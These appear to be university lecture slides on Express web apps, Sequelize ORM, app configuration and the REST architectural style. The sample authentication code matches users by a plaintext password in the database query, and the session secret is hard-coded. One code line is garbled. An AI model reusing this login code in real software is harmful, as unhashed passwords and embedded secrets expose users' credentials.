Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

# ORM: PROS

- **Abstraction:** Work with objects and models instead of SQL
- **Productivity:** less boilerplate code, automated schema gen.
- **Portability:** easy to switch between supported RDBMS
- **Readability and consistency:** more readable than raw SQL; enforce specific coding patterns and conventions.

# CONS

- Steeper learning curve
- **Complexity:** some operations might be more complex with an ORM
- **Vendor Lock-in:** might be difficult to switch to different ORMs
- **Performance:** ORMs might introduce an overhead for some operations, especially when used improperly

# STRUCTURE OF AN EXPRESS APP

# ORGANIZING AN EXPRESS WEB APP

- Express is unopinionated. As a consequence there is not a single *right* way of organizing a web app
- In the Web Technologies course we'll try our hand at an organization
  - It's not carved in stone! Feel free to think about it and improve it!

# ORGANIZING AN EXPRESS WEB APP

```
▽ EXPRESS-TODO-LIST
  > controllers
  > middleware
  > models
  > node_modules
  > public
  > routes
  > views
  ⚙ .env
  Ⓜ database.db
  JS index.js
  { package-lock.json
  { package.json
```

- **views** contains templates
- **routes** contains definition of Routers. This code is responsible for directing requests to the appropriate controller
- **controllers** contains code implementing business logic for handling requests
- **models** contains definition of data models and database connections
- **middleware** contains custom middleware
- **public** contains static files organized in directories

# WEB APP CONFIGURATION

# WEB APP CONFIGURATION


Web apps often depend on **sensitive information** and **environment-specific settings**

- **Sensitive:** API keys, database passwords, AWS credentials
- **Environment-specific:** URL of the production/development/staging database, logging levels, etc...
- Hard-coding these settings in our code is not a good practice!
  - **Not safe** when we version our code in a public repository
  - Might need to change multiple files to change these settings
  - Leads to different «versions» of the Web App (e.g.: development vs production), which all need to be updated and maintained separately
- These data should be stored in a dedicated **configuration file**

# CONFIGURATION FILES

- Configuration files should be the single point where these settings can be changed
- They should not be versioned (i.e.: put 'em in the `.gitignore` file)
- A dummy version can be versioned instead, so each user can modify it and include its own settings
- One way to manage settings is using a `.env` file in the project root
- Node.js packages such as [dotenv](#) can be used to read the `.env` file and make its contents available (e.g.: in the global `process.env` object)

# WEB APP CONFIGURATION



# EXPRESS TO – DO LIST WEB APP

*The same old web app, now with Express (with a few spicy additions!)*

# TO-DO LIST APP WITH EXPRESS

- Let's re-implement our To-do List App with Express
- We'll make this interesting by adding a few more features
  - Users will be able to mark to-do items as «done» or «not done yet»
  - Users will be able to **modify** or **delete** to-do items
  - We'll use the Sequelize ORM to manage data persistence

# LET'S LOOK AT THE CODE

- Source code available in the course materials
- Will the lecturer make it through this live demo?
- Some highlights are reported in the remaining slides



# CONFIGURING MIDDLEWARE (INDEX.JS)

```
const app = express();
const PORT = 3000;

app.set("view engine", "pug"); //use pug as the default template engine

app.use(morgan('dev'));
app.use(express.static("public"));
app.use(express.urlencoded({extended: false}));
app.use(session({
    secret: 'fu-tzu the great master',
    resave: false, saveUninitialized: false,
    cookie: { maxAge: 10*60*1000 /*10 minutes, in ms */ }
}));
app.use(flash());
app.use(exportFlashMessagesToViews);
app.use(exportAuthenticationStatus);
```

# CONFIGURING ROUTES (INDEX.JS)

```
//routes
app.use(homepageRouter); app.use(resetRouter);
app.use(authenticationRouter); app.use(todoRouter);

//catch all, if we get here it's a 404
app.get('*', function(req, res){
  res.status(404).render("errorPage", {code: "404", description: "Not found."});
});

//error handler
app.use( (err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).render("errorPage", {
    code: (err.status || 500), description: (err.message || "An error occurred")
  });
});

app.listen(PORT);
```

# ROUTES: TODOROUTER

```
export const todoRouter = new express.Router();

todoRouter.use(enforceAuthentication); //middleware used in this router

todoRouter.get("/todo", (req, res, next) => {
  TodoController.getTodosForCurrentUser(req).then(todoItems => {
    res.locals.todoItems = todoItems;
    res.render("todo");
  }).catch(err => {
    next(err);
  });
});
```

# CONTROLLER: TODOCONTROLLER

```
import { Todo } from "../models/Database.js";

export class TodoController {

    static async getTodosForCurrentUser(req){
        return Todo.findAll({
            where: {
                UserUserName: req.session.username
            }
        })
    }

    // other methods
}
```

# AUTHENTICATION

```
export class AuthController {  
  
    static async checkCredentials(req, res){  
        let user = new User({ //user data specified in the request  
            userName: req.body usr, password: req.body.pwd  
        });  
  
        let found = await User.findOne({  
            where: { userName: user.userName, password: user.password }  
        });  
  
        if(found === null) {  
            return false;  
        } else { //credentials are valid. We create a session  
            req.session.isAuthenticated = true; req.session.username = found.userName;  
            return true;  
        }  
    }  
}
```

# AUTHENTICATION MIDDLEWARE

```
/**  
 * This middleware ensures that the user is currently authenticated. If not,  
 * redirects to login with an error message.  
 */  
export function enforceAuthentication(req, res, next){  
    if(!req?.session?.isAuthenticated){  
        req.flash("error", "You must be logged in to access this feature.");  
        res.redirect("/auth");  
    } else {  
        next();  
    }  
}
```

# REFERENCES

- **ORM Hate**

By Martin Fowler

Available at <https://martinfowler.com/bliki/OrmHate.html> and archived [here](#).

- **Getting Started: Sequelize**

Sequelize Official Docs

Available at <https://sequelize.org/docs/v6/getting-started/>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 15**

# **THE REST PARADIGM**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)


<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>




# PREVIOUSLY, ON WEB TECHNOLOGIES

- In the last lecture, we developed a full-fledged web app with Express
- Our app took care of everything **on the Server**:
  - It managed **data** (with the Sequelize ORM)
  - It managed **business logic** (with routes, controllers, middlewares, sessions)
  - It managed **presentation** (rendered templates using Pug)
- Browsers were only responsible for visualizing HTML pages



# 'TRADITIONAL' WEB APPS

- This approach is often referred to as «**traditional**» web apps
  - Originated when Browsers had limited capabilities and Web content was generally accessed only via Browsers
- Nowadays, the scenario is more complex
  - Data might need to be accessed also by other software (e.g.: mobile apps)
  - Trend is to exploit the capabilities of modern browsers to deliver a more reactive user experience (i.e., single page apps - we'll see in a few lectures)



# 'TRADITIONAL' WEB APPS


Traditional web apps are **not flexible enough** in some modern scenarios

- Other software willing to access data has to
  1. Download the HTML pages
  2. Parse and analyze them to extract relevant data
- **Not very efficient:** transfer a lot of unneeded data
- **Not very robust:** any change in the HTML pages might break the extraction of the data

# THE CURRENT TREND


Current trend is to **split** web applications in two components:

- **Backend:** Responsible for data and business logic (on the server-side)
- **Frontend:** Responsible for the UI (on the client-side)
  - Might be a **native mobile** or **desktop app**
  - Or it might still be a «*smarter*» HTML page, that renders an interactive UI leveraging JavaScript (i.e., Single Page Web Apps)
- These two components communicate over the internet



# ARCHITECTURAL CONTEXT

- Software needs to communicate over the Internet
- 83% of web traffic is actually API calls<sup>1</sup>



[1] Akamai's State of the Internet Security Report (2019)

<https://www.akamai.com/newsroom/press-release/state-of-the-internet-security-retail-attacks-and-api-traffic>

# APPLICATION PROGRAMMING INTERFACES

Application Programming Interfaces (**APIs**) are ways for computer programs to communicate with each other

How can we handle communications over the internet?

- Manually define a protocol over TCP/UDP, open sockets, etc...
  - Not very cost-effective, not very **interoperable**
  - If we want to integrate  $n$  APIs, we'll need to learn  $n$  different protocols
- CORBA, Java RMI, SOAP, ...
  - Dedicated protocols/architectures exist(ed), re-inventing an alternative to the web
- Just use **web protocols (HTTP)!**

# REST

- REST is **not** a standard or a protocol
- REST is an **architectural style**: a set of principles and guidelines that define how web standards should be used in APIs
- Based on HTTP and URIs
- Provides a common and consistent interface based on «proper» use of HTTP
- The prevalent web API architecture style with a **93.4% adoption rate<sup>1</sup>**

[1] <https://nordicapis.com/20-impressive-api-economy-statistics/>


# REST FUNDAMENTALS

- A REST API allows to interact with **resources** using HTTP
- All resources are associated to a unique URI
- «A resource is anything that's important enough to be referenced as a thing in itself.»<sup>1</sup>
- Resource typically (but not necessarily) correspond to persistent domain objects
- HTTP verbs should be used to retrieve or manipulate resources
- REST API should be **stateless** (e.g.: not use server-side sessions)
  - This ensures better scalability! Can you tell why?

[1] Richardson, Leonard, and Sam Ruby. *RESTful web services*. "O'Reilly Media, Inc.", 2008.

# REPRESENTATIONAL STATE TRANSFER (REST)

- Application State (on the Client)
- Resource State (on the Server)
- Transferred using appropriate representations (e.g.: JSON, XML, ...)



# HTTP: DATA INTEREXCHANGE FORMATS

- Widely used formats include JSON and XML

```
{  
  "todos": [  
    {"todo": "Learn REST",  
     "done": false  
    }, {  
      "todo": "Learn JavaScript",  
      "done": true  
    }]  
}
```

```
<?xml version="1.0" encoding="UTF-8" ?>  
<root>  
  <todos>  
    <todo>  
      <text>Learn REST</text>  
      <done>false</done>  
    </todo>  
    <todo>  
      <text>Learn JavaScript</text>  
      <done>true</done>  
    </todo>  
  </todos>  
</root>
```

# REST: EXAMPLES

HTTP verb/URI	Meaning
GET /todos	Retrieve a list of all saved To-do items
GET /todos/<ID>	Retrieve only the To-do item whose ID is <ID>
POST /todos	Save a new To-do item. Data of the exam to save are in the request body
PUT /todos/<ID>	Replace (or create) the To-do item whose ID is <ID>, using the data in the request body
DELETE /todos/<ID>	Delete the To-do item having ID <ID>

# REST: NESTED RESOURCES

- Sometimes, there is a hierarchy among resources
  - A Company has 0..\* Departments which have 0..\* Employees...
- When designing an API, it is possible to define nested resources
- **GET /seller/{id}/reviews** lists all the reviews of a given seller.
- Keep in mind that every resource should have only one URI

# IMPLEMENTING A REST API

- REST APIs are conceptually simple
- We just need to listen for HTTP requests, and handle them
- Once done handling the request, we send a HTTP response
- That's the same things we already did with our traditional web app!
  - Instead of responding with an HTML representation to be rendered in a browser, we use a more machine-friendly representation (e.g. JSON)
  - Instead of getting input via form submissions, we get inputs in a machine-friendly representation (e.g.: JSON)
  - We should not rely on sessions, and other authentication schemes should be put in place

# SECURING A REST API

*The JSON Web Token (JWT) Authentication/Authorization Scheme*

# API AUTHENTICATION/AUTHORIZATION

- REST APIs allow users to manipulate resources
- In most cases, we don't want everyone to be able to do so
- **Authentication:** We want that only legit users can access the resources
- **Authorization:** We may also want that some users can access only certain resources (e.g.: an employee shouldn't be able to update its own salary)

# HOW TO SECURE REST APIs

